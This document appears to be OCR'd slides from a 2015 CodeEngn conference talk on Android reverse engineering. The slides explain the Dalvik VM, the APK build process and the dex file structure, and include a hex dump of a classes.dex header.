Android
Reverse engineering

Chanung Pak


kkoha@msn.com

www.CodeEngn.com

2015 CodeEngn Conference 12

Code Engn


The Android Architecture



Dalvik Virtual Machine (VM)


- **Novel** Java Virtual Machine implementation (not using the Oracle JVM)
- Open **License** (Oracle JVM is not open!)
- **Optimized** for memory-constrained devices
- **Faster** than Oracle JVM

APK Build process



Code Protection in Android-Patrick Schulz

Dalvik Java Virtual Machine (JVM)



Java Source Code

Java Standard Edition

Java Source Code

Java Compiler

Java Compiler

Java Byte Code

Java Byte Code

Dex Compiler

Stack-based byte-code

Dalvik Byte Code


Register-based byte-code

Java Virtual Machine (JVM)

Dalvik Virtual Machine (VM)


Dex File Structure

- B. Bytecodes
  - classes.dex 파일은 Bytecode 형태



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   64 65 78 0A 30 33 35 00 81 77 D2 5E 74 7D 9B 86   dex.035..wÒ^t}›†
00000010   DE C7 23 5A 94 3F 3D 91 4D 92 E2 76 6B B1 B7 98   ÞÇ#Z”?=‘M’âvk±·˜
00000020   B8 C1 07 00 70 00 00 00 78 56 34 12 00 00 00 00   ¸Á..p...xV4.....
00000030   00 00 00 00 E8 C0 07 00 86 15 00 00 70 00 00 00   ....èÀ..†...p...
00000040   FC 02 00 00 88 56 00 00 F8 03 00 00 78 62 00 00   ü...ˆV..ø...xb..
00000050   AC 04 00 00 18 92 00 00 EE 12 00 00 78 B7 00 00   ¬....’..î...x·..
00000060   CA 01 00 00 E8 4E 01 00 90 39 06 00 28 88 01 00   Ê...èN...9..(ˆ..
00000070   8C A3 05 00 24 D3 04 00 B7 D0 04 00 0C D3 04 00   Œ£..$Ó..·Ð...Ó..
00000080   AE D3 04 00 95 2B 05 00 45 2C 05 00 D9 25 05 00   ®Ó..•+..E,..Ù%..
00000090   8A 2C 05 00 BC 6D 05 00 8F 6D 05 00 5E 6D 05 00   Š,..¼m...m..^m..
000000A0   38 27 05 00 78 27 05 00 D6 27 05 00 AD 2C 05 00   8'..x'..Ö'...,..
000000B0   18 D3 04 00 AC 2B 05 00 19 2C 05 00 6D 2C 05 00   .Ó..¬+...,..m,..
000000C0   FD 25 05 00 56 28 05 00 65 28 05 00 2B 29 05 00   ý%..V(..e(..+)..
000000D0   FE 27 05 00 F4 07 05 00 8A 08 05 00 02 08 05 00   þ'..ô...Š.......
000000E0   1D 08 05 00 8F 26 05 00 48 08 05 00 60 08 05 00   .....&..H...`...
000000F0   11 08 05 00 56 25 05 00 66 D7 04 00 B9 0C 05 00   ....V%..f×..¹...
00000100   99 31 05 00 6D 10 05 00 53 29 05 00 3B 28 06 00   ™1..m...S)..;(..
00000110   8C 2E 06 00 7F 2E 06 00 9C 2E 06 00 4A F8 04 00   Œ.......œ...Jø..
00000120   77 45 06 00 C0 45 06 00 97 D9 04 00 5D 45 06 00   wE..ÀE..—Ù..]E..
```

Dex File Structure



“Hello word”
“Lcom/eample/koha”
“println”
…

byte()
byte(char)
byte(int)
…..

void android.a<init>()
java.lang.String.android.a.a()
int android.ab()
….

header

string_ids

type_ids

proto_ids

field_ids

method_ids

class_defs

data


byte
char
double
…..

String.offset
Integer.MAX_VALUE
…

Dalivk **Ex**ecutable

The Instruction Set of Dalvik VM Bytecode

- https://source.android.com/devices/tech/dalvik/dalvik-bytecode.html



